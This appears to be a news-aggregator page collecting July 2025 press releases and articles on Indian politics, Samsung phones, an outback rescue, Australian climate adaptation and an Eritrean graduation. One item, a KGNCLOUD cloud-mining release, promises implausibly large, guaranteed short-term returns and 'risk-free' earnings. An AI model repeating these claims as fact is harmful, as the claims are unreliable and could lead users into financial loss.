    She added that the heritage conservation is also thriving in Meghalaya. In the village of Siej, community members are preserving the iconic living root bridges, with efforts underway for UNESCO World Heritage recognition. Her journey culminated in Sohbar and Cherrapunji (Sohra), where vibrant border villages and institutions like the Ramakrishna Ashram embody a blend of tradition, service, and self-reliance.

    The visit reaffirmed Meghalaya’s position as a beacon of inclusive development, where community spirit and government initiatives together are building a confident, sustainable, and Aatmanirbhar Bharat.

    July 21, 2025
  • VP & Chairman Rajya Sabha calls for bonhomie among the political parties

    Source: Government of India

    Source: Government of India (2)

    lign=”center”>Suggestions for improvement is not condemnation or criticism, parties must engage in constructive politics, appeals VP
    Politics is not confrontation; I cannot visualise a political party being against the concept of Bharat-VP
    Have mutual respect, don’t trade unbecoming language on television, avoid personal attacks, urges VP
    Isn’t it tiring to the ears? Our ears are fed up, aren’t they? —VP on bitterness on TV debates
    We can have differences of opinion, we can have disagreements but how can we have bitterness in our hearts? -VP
    Hope for meaningful and serious deliberations in upcoming session, says VP

    Vice-President, Shri Jagdeep Dhankhar today calling for bonhomie and mutual respect amongst the political parties stated, “I appeal to everyone in the political spectrum — please have mutual respect. Please don’t trade unbecoming language on television or otherwise against the leadership of one party or the other. This culture is not our civilizational essence. We have to be careful with our language…..Avoid personal attacks. I appeal to politicians. Time for us to stop calling politicians names. It does no good to our culture when, in various political parties, people take on senior people of other political parties and call them names.

    We must have an absolute sense of decorum, mutual respect — and that is the demand of our culture. We otherwise cannot have unity in our thought process…..Trust me, if political dialogue takes place at a higher level if leaders mingle more frequently. They have greater discourse among themselves. They exchange ideas at an individual level — interest of the nation will be served……. Why should we fight amongst ourselves? Let us not look for enemies within. Every Indian political party and every parliamentarian, to my knowledge, is a nationalist at the end of the day. He believes in the nation. He believes in the progress of the nation…….Democracy is never of a kind where the same party will ever come to power. We have seen in our lifetime, the change takes place at state level, at panchayat level, at municipal level, that’s a democratic process. But one thing is for sure, there has to be continuity of development, continuity of our civilisational ethos, and that comes only from one aspect. We must respect democratic culture.”

    https://twitter.com/VPIndia/status/1946933500747354215

    “A thriving democracy, friends, cannot afford an atmosphere of constant acrimony…..Your mind must be disturbed when you find political acrimony, when you find political atmosphere in a different direction. I urge everyone in the country that political temperature must be brought down. Politics is not confrontation, politics can never be unidirectional. There will be different political thought processes but politics means achieving the same object but somehow in different ways. I strongly believe no person in this country will think against the nation. I cannot visualise a political party being against the concept of Bharat. They may have different ways, different thinking; but they must learn to discuss with each other, have dialogue with each other. Confrontation is not a way out. When we fight amongst ourselves, even in the political arena, we are strengthening our enemy. We are giving them enough material to divide us. Therefore, young minds are a great pressure group. You have very strong power. Your thought process will control the politician, your parliamentarian, your legislator, your corporator. Think of the nation. Think of the development”, he added.

    https://twitter.com/VPIndia/status/1946931973399990494

    Addressing the inaugural programme for the eighth batch of participants of the Rajya Sabha Internship Programme (RSIP) at the Vice-President’s Enclave today, Shri Dhankhar underlined, “ Let us not have politics when there is national interest, let us not have politics over development, let us not have politics when it comes to the growth of the nation. Let us not have politics when it is an issue of national security, national concern and that can happen because India has to stand proud amongst the comity of nations. We are well regarded in the world. The very idea that Bharat can be controlled from outside goes against our claim. We are a nation, a sovereign nation. Why should our political agenda be set by forces that are inimical to Bharat? Why should our agenda be even influenced by our enemies?”

    https://twitter.com/VPIndia/status/1946927630928007516

    Drawing attention towards the bitterness among the political parties being reflected on  television debates he stated, “ Every political party has matured leadership. Every political party, big or small, has commitment towards national development and therefore duty of the youth to ensure this mindset. This thought process must come in social media and once you will find our television debates soothing, positive, appealing, just imagine how much change can come — just take a moment to observe. What do we usually see? What do we hear? Isn’t it tiring to the ears? Our ears are fed up, aren’t they? Brother, why is it like this? We come from a great culture. There is a foundation to our ideology. We can have differences of opinion — we can have disagreements — but how can we have bitterness in our hearts? We are Indians. What does our culture teach us? Anantavad — the belief in endless dialogue. What does Anantavad mean? It means discussion and debate. What does discussion and debate mean? It means expression. And expression means — speak your thoughts freely, but do not become so convinced of your own opinion that you believe it to be the final and absolute truth. Don’t assume that no one else can possibly have a different point of view than yours.”

    https://twitter.com/VPIndia/status/1946932657591562485

    Highlighting the need for meaningful discussions in the upcoming monsoon session of the Parliament, Shri Dhankhar said, “ We must be resilient. We must believe in our point of view. But we must also have respect for the other point of view. If we believe in our point of view and think, “I am the only one who is right, and everyone else is wrong” — that is not democracy. That is not our culture. That is ego. That is arrogance. We must control our ego. We must control our arrogance. We must try to understand why the other person holds a different point of view — that is our culture. What has India historically been known for? Discourse, dialogue, debate, deliberation. These days, we do not see all this happening in Parliament. I assume the upcoming session will be an important one. I have every hope that there will be meaningful discussions and serious deliberations that will take Bharat to greater heights. It is not that everything is perfect. We will never live in times where everything is perfect. There will always be some shortcomings in certain areas at any given time. And there is always room for improvement. If someone gives a suggestion to improve something, it is not condemnation. It is not a criticism. It is only a suggestion for further development. Therefore, I appeal to political parties to engage in constructive politics. And when I say this, I appeal to all parties — those on the treasury benches, the ruling party, and the opposition parties.”

    July 21, 2025
  • PM Modi hails Operation Sindoor as ‘Vijay Utsav’, urges unified salute to armed forces in Parliament

    Source: Government of India

    Source: Government of India (4)

    Prime Minister Narendra Modi on Monday hailed Operation Sindoor as a “Vijay Utsav” (victory celebration) for the nation, describing it as a shining testament to the strength and precision of the Indian Armed Forces. Speaking to the media ahead of the Monsoon Session of Parliament, the Prime Minister called for a united parliamentary tribute to the operation’s success, which he said would further encourage national defence capabilities and inspire citizens across the country.

    “This Monsoon Session is a ‘Vijay Utsav’,” PM Modi said. “The entire world has witnessed the strength of the Indian Armed Forces. The objective set for Operation Sindoor was achieved with 100 percent success. In just 22 minutes, our forces neutralised terrorists in their own hideouts.”

    The Prime Minister recounted how the operation had first been announced during an event in Bihar and praised the ‘Made in India’ defence initiative, stating that it is now drawing increasing global interest.

    “The ‘Made in India’ defence systems showcased during the operation reflect a new era of India’s military self-reliance. Whenever I interact with leaders of other countries, there is growing curiosity and appreciation for Indian-made weapons,” he noted.

    PM Modi expressed hope that Parliament will engage in meaningful discussion on Operation Sindoor during the ongoing session. He emphasized that a unified expression of national pride by lawmakers would not only bolster the morale of the armed forces but also foster innovation, manufacturing, and job creation in the defence sector.

    “When the House expresses its sentiments on this ‘Vijay Utsav’ with one voice, it will strengthen India’s defence resolve, encourage innovation, and create employment opportunities for the youth,” he said.

    Highlighting another moment of national pride, the Prime Minister also recalled the recent milestone of Indian astronaut Subhanshu Shukla aboard the International Space Station (ISS), where the Indian Tricolour was unfurled for the first time.

    “This session is a celebration of victory and pride. The image of our national flag on the ISS has filled every Indian with joy and pride. It has sparked a wave of enthusiasm among the youth toward science, technology, and innovation,” he said, calling it a historic chapter in India’s space journey.

    PM Modi also touched on the importance of the monsoon, calling it a symbol of “renewal and rejuvenation.” He noted that the current monsoon conditions are progressing positively and will benefit agriculture, farmers, and the broader rural economy.

    “The favourable monsoon is set to boost the agricultural sector, strengthen the farmers’ economy, and contribute to national growth,” he added.

    (With agencies inputs)

    July 21, 2025
  • MIL-OSI Banking: Galaxy Z Fold7, Z Flip7 Pre-orders Match S25 Series, Setting New Benchmark for Flagships in India

    Source: Samsung

    JB Park, President and CEO, Samsung Southwest Asia
     
    Samsung, India’s largest consumer electronics brand, today announced that it’s recently-launched – Galaxy Z Fold7, Galaxy ZFlip7 and Galaxy Z Flip7 FE smartphones – have received record pre-orders, signaling huge consumer demand and excitement for the brand’s seventh generation of foldable smartphones. Galaxy Z Fold7, Galaxy ZFlip7 and Galaxy Z Flip7 FE secured 210,000 pre-orders in the first 48 hours, breaking previous records, and nearly equaling the pre-orders received for Galaxy S25 series earlier this year.
     
    “The record pre-orders for our ‘made in India’ foldable smartphones reinforce our belief that young Indian consumers are quick to adopt latest technology. Galaxy Z Fold7 delivers our most advanced smartphone experience yet – powerful, immersive, intelligent, and portable all in one. Galaxy Z Flip7 adapts, anticipates and empowers users, unlocking a smarter, more intuitive way to engage with the world. Powered by the new One UI 8 and Android 16 right out of the box, the new devices deliver true multimodal AI experiences. The success of the new devices are a stepping stone for our larger goal – the mainstreaming of foldable smartphones in India,” said JB Park, President and CEO, Samsung Southwest Asia.
     
    Galaxy Z Fold7 seamlessly blends precision engineering and powerful intelligence to elevate everyday interactions – all in its thinnest and lightest design to date. At just 215 grams, Galaxy Z Fold7 is even lighter than Galaxy S25 Ultra. It is just 8.9 mm thick when folded and 4.2 mm thick when unfolded. It delivers the premium performance and experience of an ultra smartphone, while unlocking new levels of efficiency and productivity with a larger, more immersive display when unfolded.
     
    Galaxy Z Flip7, a compact AI phone with multimodal capabilities, is powered by a new FlexWindow. Small enough to slip into a pocket, yet powerful enough to deliver the handiest assistance, it melds Galaxy AI with a new edge-to-edge FlexWindow, a flagship level camera and an ultra-compact and iconic design. From intuitive voice AI to the best selfie capabilities, Galaxy Z Flip7 is an intelligent pocket-sized companion built for seamless interaction and everyday reliability. Weighing just 188 grams and measuring only 13.7mm when folded, Galaxy Z Flip7 is the slimmest Galaxy Z Flip yet.
     
    While Galaxy Z Fold7 is available in stunning colours such as Blue Shadow, Silver Shadow and Jet Black; the Galaxy Z Flip7 comes in Blue Shadow, Jet Black and Coral Red. Galaxy Z Flip 7FE comes in Black and White colours. Apart from this, consumers buying the Galaxy Z Fold7 and Galaxy Z Flip7 through Samsung.com will have an additional colour to choose from – Mint.
     
    Both devices bring multimodal AI capabilities, delivering experiences that maximize the benefits of the expansive foldable display of the Galaxy Z Fold7 to boost productivity.  Designed as a true multimodal agent, One UI 8 seamlessly combines large-screen multitasking with intelligent tools that understand what users’ type, say and even see. Thanks to Google’s Gemini Live, users can share their screen in real time while speaking with the AI assistant — enabling contextual requests based on what’s visible. In addition, One UI 8 brings enhanced privacy to personalized AI experiences with the new Knox Enhanced Encrypted Protection (KEEP). KEEP creates encrypted, app-specific storage environments within the device’s secures storage area, ensuring each app can access only its own sensitive information and nothing more.
     
    The main display on Galaxy Z Fold7 is 11% larger than the previous generation. The 8-inch Dynamic AMOLED 2X main display offers ultra-rich contrast, true blacks and vibrant detail that makes everything pop. It also gets Vision Booster and up to 2,600 nits of peak brightness.
     
    The Armor FlexHinge on Galaxy Z Fold7 is thinner and lighter, thanks to an enhanced water droplet design and newly implemented multi-rail structure that reduces visible creasing. The cover display is made with Corning® Gorilla® Glass Ceramic 2, a new glass ceramic that has crystals intricately embedded within its glass matrix. Advanced Armor Aluminum in the frame and hinge housing increases strength and hardness by 10%. The main display is restructured to be thinner and lighter — yet stronger. This was achieved by implementing the Titanium plate layer. Additionally, Ultra-Thin Glass (UTG) was increased to be 50% thicker, making the display tougher.
     
    Powered by the Snapdragon 8 Elite for Galaxy, Galaxy Fold7 delivers stupendous performance boosts of 41% in NPU, 38% in CPU, and 26% in GPU compared to the previous generation. This power fuels Galaxy Z Fold7’s ability to process more AI experiences on-device without compromise. In addition, with the first 200MP wide-angle camera in the Galaxy Z series, it captures 4x more detail, producing images that are 44% brighter. In addition, Samsung’s next-generation ProVisual Engine processes images faster.
     
    Galaxy Z Flip7 comes with a stunning FlexWindow display, which brings essentials front and center and makes it easy to type out quick messages. The 4.1-inch Super AMOLED FlexWindow is the largest ever on a Galaxy Z Flip7, with edge-to-edge usability that enables users to see and do more on the cover screen. With 2,600 nits of peak brightness, the FlexWindow gets an upgrade with Vision Booster, enhancing outdoor visibility so users can stay connected wherever they are. The main display is a 6.9-inch Dynamic AMOLED 2X, built for an ultra-smooth, immersive experience.
     
    The cover and back of Galaxy Z Flip7 are protected by Corning® Gorilla® Glass Victus® 2. The Armor FlexHinge is thinner than the hinge on the previous generation and features a restructured design and high-strength materials for smoother folds and long-lasting durability. A robust Armor Aluminum Frame provides a tough exterior for resilience. The 4,300mAh battery is the largest ever on a Galaxy Z Flipdelivering up to 31 hours of video play time on a single charge.
     
    Galaxy Z Flip7 FE features a 6.7-inch Main Display for an immersive viewing experience. The 50MP FlexCam enables high-quality selfies and video in Flex Mode, letting users capture content hands-free, without even opening the device.
     

    MIL OSI Global Banks –

    July 21, 2025
  • MIL-OSI Australia: Rescue Operation – Larapinta Trail

    Source: Northern Territory Police and Fire Services

    A female hiker has been rescued from the Larapinta Trail after the Northern Territory Police Force (NTPF) received notification of an emergency beacon activation yesterday evening.

    Around 7:45pm, police were notified by the Joint Rescue Coordination Centre (JRCC) that an emergency beacon had been activated between Hugh Gorge and Serpentine Gorge on the Larapinta Trail.

    The NTPF’s Search and Rescue Section (SRS) coordinated the response and deployed police members to the location alongside St John Ambulance (SJA) personnel.

    The hiker was located at 1:30am this morning by police. She was assessed by SJA paramedics and conveyed back Alice Springs.

    SRS Senior Sergeant Paul Wood said, “This is another rescue in Central Australia that was greatly assisted by the hiker travelling with an emergency beacon.

    “For those considering hiking the Larapinta Trail, or undertaking any similar adventure in the Territory, please travel with enough food and water, ensure someone knows your itinerary, and carry an EPIRB, PLB or satellite communication device with you like this hiker did.”

    MIL OSI News –

    July 21, 2025
  • MIL-OSI: KGNCLOUD Unlocks Zero-Threshold Gold Mining Opportunities in a New Era of Cryptocurrency Profitability

    Source: GlobeNewswire (MIL-OSI)

    London, UK, July 21, 2025 (GLOBE NEWSWIRE) — In the wake of global regulatory shifts and a fresh surge in Bitcoin’s valuation, the world of cryptocurrency mining is witnessing a remarkable transformation. Today, KGNCLOUD, one of the fastest-growing names in cloud mining, officially launches its Global Cloud Mining Wealth Guide, an investor-focused initiative designed to empower individuals to tap into the booming cryptocurrency economy through low-barrier, AI-assisted cloud mining.

    This comprehensive framework outlines how ordinary users—without hardware, technical skills, or significant capital—can now participate in a fully legal, clean-energy mining infrastructure. With real-time daily payouts, zero maintenance burden, and automated strategies, KGNCLOUD signals a new era in crypto wealth creation.

    “We believe cloud mining shouldn’t be gated behind technical complexity or massive investment,” said Victor Norrell, CEO of KGNCLOUD. “With regulatory tailwinds and AI technology finally aligning, we’re enabling anyone to plug into real mining rewards with confidence and speed.”

    Profitability Without Complexity: Cloud Mining for All

    KGNCLOUD has designed a diversified set of cloud mining contracts, covering everything from beginner to professional tiers:

    Contract type Investment amount Cycle (days) Expected income
    Free experience $100 1 $100+$1
    Classic computing power (primary) $500 4 $500+$100
    Classic computing power (advanced) $1200 5 $1200+$240
    Smart miner $2800 6 $2800+$660
    Innovative mining machine $5580 7 $5580+$2506

    A user who rented 1030 TH/s computing power reportedly generated $1,750 in daily earnings, highlighting the platform’s competitive edge.

    Global Reach Meets Inclusive Access

    In keeping with its “zero-threshold” vision, KGNCLOUD extends the following benefits:

    • $100 Free Trial: New users receive an instant credit to test real mining scenarios—risk-free.
    • No Hardware or Power Costs: KGNCLOUD handles infrastructure, cooling, and uptime—users simply earn.
    • Multi-Currency Support: Withdraw in any of 11 currencies, including USDT, BTC, ETH—funds settle in under 5 minutes.

    This accessibility model has already attracted tens of thousands of new participants from regions across Southeast Asia, Africa, and South America—ushering in an era of truly global mining democratisation.

    How to Get Started:-

    KGNCLOUD has simplified the entry process into three clear steps:

    1. Register at KGNCLOUD and receive $100 trial mining credit.
    2. Choose a Contract that fits your budget and time horizon.
    3. Earn Daily Rewards, track your dashboard, and withdraw when desired.

    With favourable regulations, superior green infrastructure, and scalable mining plans now available, KGNCLOUD’s Global Wealth Guide signals a turning point for mainstream crypto participation.

    “The wealth wave is real, but timing is everything. We’ve built KGNCLOUD to let anyone ride it—without the friction,” added Norrell.

    Media Contact:joy bennett
    Connect:support@kgnminer.net
    Web: https://kgnminer.net

    Attachment

    The MIL Network –

    July 21, 2025
  • MIL-Evening Report: How are Australians adapting to climate change? Here are 729 ways

    Source: The Conversation (Au and NZ) – By Tia Brullo, Research Fellow in Climate Change Adaptation, The University of Melbourne

    Australia’s climate is changing. To avoid catastrophic disruptions from successive supercharged disasters, society must adapt. But change takes time and it’s not always clear how much progress we’re making.

    We wanted to find out what Australia’s governments, industries and local groups are doing to adapt to climate change. Our work culminated in the Australian Adaptation Database, which captures more than 700 initiatives so far.

    Standout examples from this first national stocktake include Ramblers Reef in Victoria – an artificial reef of rocks and shells 500 metres offshore that has helped reduce coastal erosion. In Adelaide, urban cooling and greening projects are transforming the city and suburbs across 17 councils .

    Our project shows climate adaptation is happening in Australia, but there’s plenty of room for improvement. The more society can do now to prepare for change, the better off we’ll be in the long run.

    Urban greening is helping to cool the city of Adelaide.
    Ozitraveler, Shutterstock

    What does climate change adaptation in Australia look like?

    Australia is lagging behind many other nations when it comes to managing climate action. The federal government is yet to release its first national adaptation plan, while other countries are up to their third or fourth versions.

    Why track Australia’s progress in climate adaptation? First, it enables progress to be reported efficiently to governments and international bodies such as the United Nations.

    The database also helps people share knowledge. Anyone striving to improve their resilience to climate change can look to the database for ideas and inspiration.

    The data was mainly gathered from conversations we had with people in state and territory government departments, local government associations, not-for-profit organisations and private companies across Australia.

    On Wednesday, we will present the database at the opening of the national Climate Adaptation 2025 conference in Perth.

    The project shows the vast range of ways Australians are preparing for a warmer world. Examples include:

    • planting trees to cool cities such as Adelaide and rural towns such as Birchip in Victoria

    • building artificial reefs to protect the coastline on the Bellarine Peninsula near Geelong

    • changing land use on the Sunshine Coast and building levee banks to better manage flood risks in Roma, Queensland

    • restoring and rejuvenating the environment to reduce the impact of drought in Mulloon, New South Wales or flood risk in Brisbane

    • moving houses and businesses from hazardous locations such as Grantham in Queensland’s Lockyer Valley, and land swaps in South Murwillumbah.

    Anyone can explore and search the database. It’s not an exhaustive record of all climate adaptation in Australia, but provides more detail than ever before. It’s constantly being updated as new examples are added.

    But the database is only as good as the information we feed into it, so we need everyone to contribute. All you need to do is hit the “submit an entry” button on the homepage to get started.

    Artificial reefs such as Ramblers Reef help slow erosion (ABC News)

    The role of government: local, state and federal

    Much work to date in climate adaptation has involved laying the foundations for practical actions.

    For example, South Australia’s Climate Ready Coasts program aims to improve planning for coastal hazards. This joint effort between state and local governments make sense, given both have a role to play, and it helps ensure adaptation actions are efficient and coordinated.

    At the federal level, the Australian government has focused on funding for national disasters such as the Future Drought Fund. Another example, the Infrastructure Betterment Fund, involves making roads, rail, bridges and other infrastructure more resilient to climate change.

    Australia is yet to release its first National Adaptation Plan. This document is expected to clarify the federal role in climate adaptation.

    The private sector

    The private sector is beginning to adapt to climate change. Examples include:

    • relocating wine grape production to more suitable climates

    • creating new fireproof home designs

    • improving building standards, so properties are more resilient to extremes

    • preparing guidelines for the financial sector, to better manage the risk to investments

    • planning more climate-resilient property developments

    • adopting new farming technologies and supporting more regenerative agriculture.

    Knowledge sharing and capacity building

    We also found extensive efforts to communicate and share information about adapting to change.

    Such activities include knowledge building for organisations and communities through workshops, training sessions and simulation games.

    Examples include Western Australia’s “being waterwise in the home” tips, and Hobart’s Sparking Conversations, Igniting Action Program for bushfire preparedness. These activities help lay the groundwork for practical action.

    Change is hard, but Australia is finally making some progress in climate adaptation.
    Markus Spiske, Unsplash., CC BY

    What’s next?

    Our research shows the policy and governance mechanisms to drive adaptation are largely in place. The knowledge and networks to support meaningful action are gradually being developed.

    But the next “heavy lifting” phase – putting plans into action – is yet to begin in earnest.

    There’s a clear need to channel funding to those best placed to deliver frontline projects and programs, especially local governments and community organisations.

    The Australian Local Government Association is calling for a A$400 million climate adaptation fund to support Australian councils to deliver place-based adaptation actions.

    Last year, the Australian Council of Social Services called for a $2 billion investment in a national housing retrofit program to make Australia’s 670,000 low-income houses cooler in summer to reduce illness and death from extreme temperatures. Neither of these calls has been answered.

    Let’s get moving

    This research is part of a three-year project exploring how to encourage and promote best practice in adapting to climate change across Australia.

    The next step is to measure progress around climate adaptation, which is difficult and rarely done – even though it’s required under the Paris Agreement.

    The good news is Australia has made a start, but there is much more to do to ensure the wellbeing of our country through a changing climate.

    Tia Brullo receives funding from the National Environmental Science Program Climate Systems Hub Project Number CS2.1

    Elissa Waters receives funding from the National Environmental Science Program Climate Systems Hub Project Number CS2.1 and Australian Climate Service.

    Jon Barnett receives funding from the National Environmental Science Program Climate Systems Hub Project Number CS2.1

    Sarah Boulter receives funding from the National Environmental Science Program Climate Systems Hub.

    – ref. How are Australians adapting to climate change? Here are 729 ways – https://theconversation.com/how-are-australians-adapting-to-climate-change-here-are-729-ways-256446

    MIL OSI Analysis – EveningReport.nz –

    July 21, 2025
  • MIL-OSI Africa: Eritrea: Mai-Nefhi College of Engineering and Technology Graduates 383 Students

    Source: APO – Report:

    .

    In its 18th commencement, Mai-Nefhi College of Engineering and Technology graduated 383 students, including 44% female graduates, in degree and diploma programs yesterday, 19 July.

    The degree program graduates include 13 in Agricultural Engineering, 26 in Chemical Engineering, 30 in Civil Engineering, 39 in Computer Science and Technology, 27 in Electrical and Electronics Technology, 27 in Mechanical Technology, and 28 in Mining Technology.

    The diploma program graduates include 23 in Automotive Technology, 28 in Computer Application, 18 in Computer Technology and Networking, 13 in Construction Technology, 23 in Electrical Technology, 24 in Electronics Technology, 26 in Mining Technology, 11 in Surveying, and 11 in Cooling System Technology.

    Dr. Araya Zeray, Dean of the College, stated that since its establishment in 2004, the College has been providing higher education in eight fields of study in degree programs and nine in diploma programs, significantly contributing to the production of professionals who play a vital role in the country’s economic development.

    Dr. Araya further noted that the College has 79 academic staff members—44 foreigners and 35 nationals. He also mentioned that as part of ongoing staff development efforts, 18 staff members are currently pursuing master’s and PhD programs abroad in Russia, China, India, Hungary, and Japan.

    A representative of the graduates, commending the support of parents, lecturers, and the college community, expressed their commitment to live up to the expectations of the Government and people who provided them with the opportunity for higher education.

    The honorary guest, Mr. Abraha Asfaha, Minister of Public Works, underlined the significance of engineering and technology in national economic development and called on the graduates to apply their knowledge practically in their respective workplaces.

    Since its establishment, Mai-Nefhi College of Engineering and Technology has graduated 7,671 students in degree and diploma programs.

    – on behalf of Ministry of Information, Eritrea.

    MIL OSI Africa –

    July 21, 2025
←Previous Page
1 … 72 73 74 75 76 … 1,669
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress